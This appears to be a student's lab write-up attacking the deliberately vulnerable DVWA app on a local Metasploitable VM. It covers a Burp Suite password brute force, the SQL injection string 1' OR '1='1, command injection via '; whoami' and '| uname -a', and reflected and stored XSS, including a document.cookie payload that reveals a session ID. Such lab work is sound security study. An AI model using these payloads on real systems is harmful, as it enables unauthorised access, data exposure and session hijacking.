


DVWA Web Exploitation

```
Metasploitable [Running] - Oracle VirtualBox  
File Machine View Input Devices Help  
--- 192.168.56.101 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3004ms  
rtt min/avg/max/mdev = 0.587/1.952/5.999/2.336 ms  
msfadmin@metasploitable:~$ ping -c 4 192.168.56.102  
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.  
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=5.00 ms  
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.567 ms  
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.460 ms  
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=0.478 ms  
  
--- 192.168.56.102 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3004ms  
rtt min/avg/max/mdev = 0.460/1.627/5.005/1.950 ms  
msfadmin@metasploitable:~$ ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
      inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:a5:79:ed brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.103/24 brd 192.168.56.255 scope global eth0  
      inet6 fe80::a00:27ff:fea5:79ed/64 scope link  
        valid_lft forever preferred_lft forever  
msfadmin@metasploitable:~$ _
```


eth0 IP: 192.168.56.103

DVWA login page




The screenshot shows a web browser window titled "kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox". The address bar displays "192.168.56.103/dvwa/login.php". The page content is the DVWA login interface. It features a large DVWA logo at the top. Below the logo is a form with two input fields: "Username" containing "admin" and "Password" containing "password". A "Login" button is located below the password field. At the bottom of the page, there is a small note: "Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project" and "Hint: default username is 'admin' with password 'password'".

After login




The screenshot shows the Damn Vulnerable Web Application (DVWA) interface after logging in as 'admin'. The left sidebar menu is visible, showing various attack modules like Brute Force, Command Execution, and SQL Injection. The main content area displays a 'Welcome to Damn Vulnerable Web App!' message, a 'WARNING!' section about not uploading the application to a live server, a 'Disclaimer' section, and a 'General Instructions' section. A message box at the bottom left says 'You have logged in as \'admin\''. The bottom status bar indicates 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Security level set to LOW




The screenshot shows the DVWA Security page. The security level is currently set to 'low'. The 'PHPIDS' section indicates it is disabled. A message box at the bottom left says 'Security level set to low'. The bottom status bar indicates 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Brute Force



A screenshot of the DVWA (Damn Vulnerable Web Application) Brute Force page. The URL in the browser is `192.168.56.103/dvwa/vulnerabilities/brute/`. The page title is "Vulnerability: Brute Force". On the left, there's a sidebar menu with options like Home, Instructions, Setup, Brute Force (which is selected), Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, and About. Below the menu is a "Logout" button. The main content area has a "Login" form with fields for "Username" and "Password", and a "Login" button. To the right of the form is a "More info" section with links to OWASP and securityfocus.com articles. At the bottom, it says "Damn Vulnerable Web Application (DVWA) v1.0.7".

Using Burp's built-in browser, I accessed the web again, and caught the login request using Burp Suite after I typed user:admin, pass:admin. I added § next to the password value.



A screenshot of Burp Suite Community Edition v2025.3.4. The "Proxy" tab is selected. The "Targets" section shows a target set to `http://192.168.56.103`. The "Payloads" panel on the right shows a simple list payload with one item: "Simple list". The "Payload configuration" section allows adding, loading, removing, and clearing payloads. The "Payload processing" section lets you define rules for payload processing. The "Payload encoding" section shows options for memory and disabled encoding. At the bottom, there are buttons for Event log, All issues, Memory: 114.8MB, and Disabled.

Then, I selected [rockyou.txt.gz](#),

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payloads' panel, a large file named 'rockyou.txt.gz' is loaded, containing over 11 million password entries. The payload type is set to 'Simple list'. The 'Payload configuration' section is expanded, showing the raw hex dump of the file. The 'Payload processing' and 'Payload encoding' sections are also visible.

However, the wordlist is too big, it caused lagging and errors, since the experiment was performed in VM. So, I made a small wordlist which contains 7 simple passwords.

The screenshot shows the same Burp Suite interface, but the wordlist has been reduced to 7 simple passwords: '1234', 'admin', '123456', 'password', 'letmein', 'test', and 'test123'. The payload type remains 'Simple list'. The 'Payload configuration' section shows the raw hex dump for this smaller set of passwords.

The result:

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	3018			4923	
1	1234	200	3023			4922	
2	admin	200	3018			4923	
3	123456	200	3020			4922	
4	password	200	9			4989	
5	letmein	200	3022			4922	
6	test	200	3021			4923	
7	test123	200	3022			4923	

In the row, only the password(payload) showed the length differently. DVWA returned a different page, which means the successful login redirect. So, the valid password is “password”.

Login:

Damn Vulnerable Web App

192.168.56.103/dvwa/vulnerabilities/brute/

Vulnerability: Brute Force

More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infosec/1192
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

Username: admin
Password:

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

Damn Vulnerable Web Application (DVWA) v1.0.7

Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin

More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
<http://www.securityfocus.com/infocus/1192>
<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

View Source | View Help

Username: admin
Security Level: low
PHPIDS: disabled

SQL injection

Next, I tested sql injection.

Screenshot taken

Damn Vulnerable Web Application (DVWA) v1.0.7

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

View Source | View Help

Username: admin
Security Level: low
PHPIDS: disabled

I entered 1' OR '1='1 in the input, and I got the list of multiple users from the database.

The screenshot shows the DVWA SQL Injection page. In the 'User ID:' input field, the value '1' OR '1='1 is entered. The 'Submit' button is pressed, and the results are displayed below:

```
ID: 1' OR '1='1
First name: admin
Surname: admin

ID: 1' OR '1='1
First name: Gordon
Surname: Brown

ID: 1' OR '1='1
First name: Hack
Surname: Me

ID: 1' OR '1='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1='1
First name: Bob
Surname: Smith
```

Below the results, there is a 'More info' section with three links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

The left sidebar menu is visible, showing the 'SQL Injection' option is selected. The bottom status bar shows: Username: admin, Security Level: low, PHPIDS: disabled.

Command Injection

The screenshot shows the DVWA Command Execution page. In the 'Ping for FREE' input field, the value 'submit' is entered. The 'submit' button is pressed, and the results are displayed below:

Ping for FREE

Enter an IP address below:

```
submit
```

Below the results, there is a 'More info' section with three links:

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>

The left sidebar menu is visible, showing the 'Command Execution' option is selected. The bottom status bar shows: Username: admin, Security Level: low, PHPIDS: disabled.

I tested by putting 8.8.8.8; whoami. I got www-data

Screenshot of the DVWA Command Execution page. The URL is 192.168.56.103/dvwa/vulnerabilities/exec/. The page title is "Vulnerability: Command Execution". In the "Ping for FREE" section, the IP address "8.8.8.8; whoami" is entered into the input field and submitted. The output shows "www-data". On the left sidebar, the "Command Execution" menu item is highlighted.

And, I tested with 8.8.8.8 | uname -a and 8.8.8.8 | pwd

Screenshot of the DVWA Command Execution page. The URL is 192.168.56.103/dvwa/vulnerabilities/exec/. The page title is "Vulnerability: Command Execution". In the "Ping for FREE" section, the command "8.8.8.8 | uname -a" is entered into the input field and submitted. The output shows system information: "Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux". In the "More info" section, links to PHP Endangers Remote Code Execution, Bash, and NT are listed. On the left sidebar, the "Command Execution" menu item is highlighted.

Damn Vulnerable Web Application (DVWA) - Command Execution

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

submit

/var/www/dvwa/vulnerabilities/exec

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

This screenshot shows the DVWA Command Execution page. A user has entered the command "8.8.8.8 | pwd" into the input field and clicked the "submit" button. The output of the command, "/var/www/dvwa/vulnerabilities/exec", is displayed in red text below the input field. The DVWA sidebar on the left shows the "Command Execution" option is selected.

These worked because the app didn't sanitize or validate the input, any commands after 8.8.8.8 will remain inside a shell command, which will be executed.

XSS(Reflected)

Damn Vulnerable Web Application (DVWA) - XSS (Reflected)

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.htm>

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

This screenshot shows the DVWA Reflected XSS page. A user has entered the payload "<script>alert('x')</script>" into the "What's your name?" input field and clicked the "Submit" button. The resulting page displays an alert box with the message "x". The DVWA sidebar on the left shows the "XSS reflected" option is selected.

I tested by putting <script>alert('XSS')</script>.

The screenshot shows the DVWA Reflected XSS page. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), and XSS stored. Below this is a navigation bar with DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". It asks "What's your name?" and contains a text input field with the value "<script>alert('XSS')</script>" and a "Submit" button. The output below shows the result: "Hello". Under "More info", there are three links: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. At the bottom, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". There are "View Source" and "View Help" links. The footer reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

the result:

The screenshot shows a browser alert dialog box. The message inside the box is "192.168.56.103" followed by "XSS" and an "OK" button. At the bottom of the screen, there is a status bar with the text "Read 192.168.56.103".

I also tested a script to get a cookie of the site.

The screenshot shows a browser window for the Damn Vulnerable Web Application (DVWA) version 1.0.7. The URL is 192.168.56.103/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)<%2Fscript>#. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, there's a sidebar menu with various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), and XSS stored. Below the menu is a "More info" section with links to XSS resources. The main content area has a form asking "What's your name?" with an input field containing "<script>alert(document.cookie)" and a "Submit" button. The output below the form shows the word "Hello" in red, indicating the script was executed. At the bottom, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". There are "View Source" and "View Help" buttons. The footer reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

The result:

The screenshot shows a browser window with the same DVWA XSS reflected page. A modal alert dialog box is displayed in the center. The dialog box has a dark background and contains the text "192.168.56.103" with a location icon, followed by "security=low; PHPSESSID=f5c71a7d1dfabc818e2f5854ea14ceab". At the bottom right of the dialog is a blue "OK" button. The browser's address bar and toolbar are visible at the top, and the DVWA sidebar menu is on the left.

This is also because the input validation is missing, so the browser executes the scripts.

Stored XSS

The screenshot shows the DVWA application's 'Stored Cross Site Scripting (XSS)' page. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' option is highlighted. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name *' with 'test' and 'Message *' with '<script>alert('Stored XSS')</script>'. Below these fields is a button labeled 'Sign Guestbook'. A preview box shows the injected data: 'Name: test' and 'Message: This is a test comment.' At the bottom of the page, there are links to external resources: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. The footer indicates the application is 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

I injected Name:test, Message:<script>alert('Stored XSS')</script>

This screenshot shows the DVWA application after the injection. A modal dialog box is displayed in the center of the screen. The dialog header says '192.168.56.103' and 'Stored XSS'. Inside the dialog, the injected script is visible: '<script>alert('Stored XSS')</script>'. There is an 'OK' button at the bottom right of the dialog. The background of the DVWA interface is dimmed. The footer of the DVWA page remains the same: 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

This shows the data I injected was in the data.

The screenshot shows the DVWA application's XSS stored vulnerability page. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The XSS stored item is highlighted with a green background. The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". It contains two input fields: "Name *" and "Message *". Below these fields is a "Sign Guestbook" button. To the right of the input fields, there is a list of previous guestbook entries:

- Name: test
Message: This is a test comment.
- Name: test
Message: hello
- Name: test
Message:
- Name: test
Message:

Below the entries, there is a "More info" section with three links:
<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

At the bottom of the page, it says "Username: admin Security Level: low PHPIDS: disabled" and includes "View Source" and "View Help" buttons. The footer indicates "Damn Vulnerable Web Application (DVWA) v1.0.7".

When I reloaded the page, it threw the alert.

The screenshot shows the DVWA application's XSS stored vulnerability page after a reload. A modal dialog box is displayed in the center of the screen. The dialog has a dark gray background and contains the following text:


192.168.56.103
Stored XSS
 Don't allow 192.168.56.103 to prompt you again

OK

At the bottom of the dialog, there is a "More info" section with three links:
<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

On the left side of the main content area, the sidebar menu is visible, and at the bottom, it says "Username: admin Security Level: low PHPIDS: disabled" and includes "View Source" and "View Help" buttons. The footer indicates "Damn Vulnerable Web Application (DVWA) v1.0.7".

And, when I moved to another tab and came back, it threw the alert.

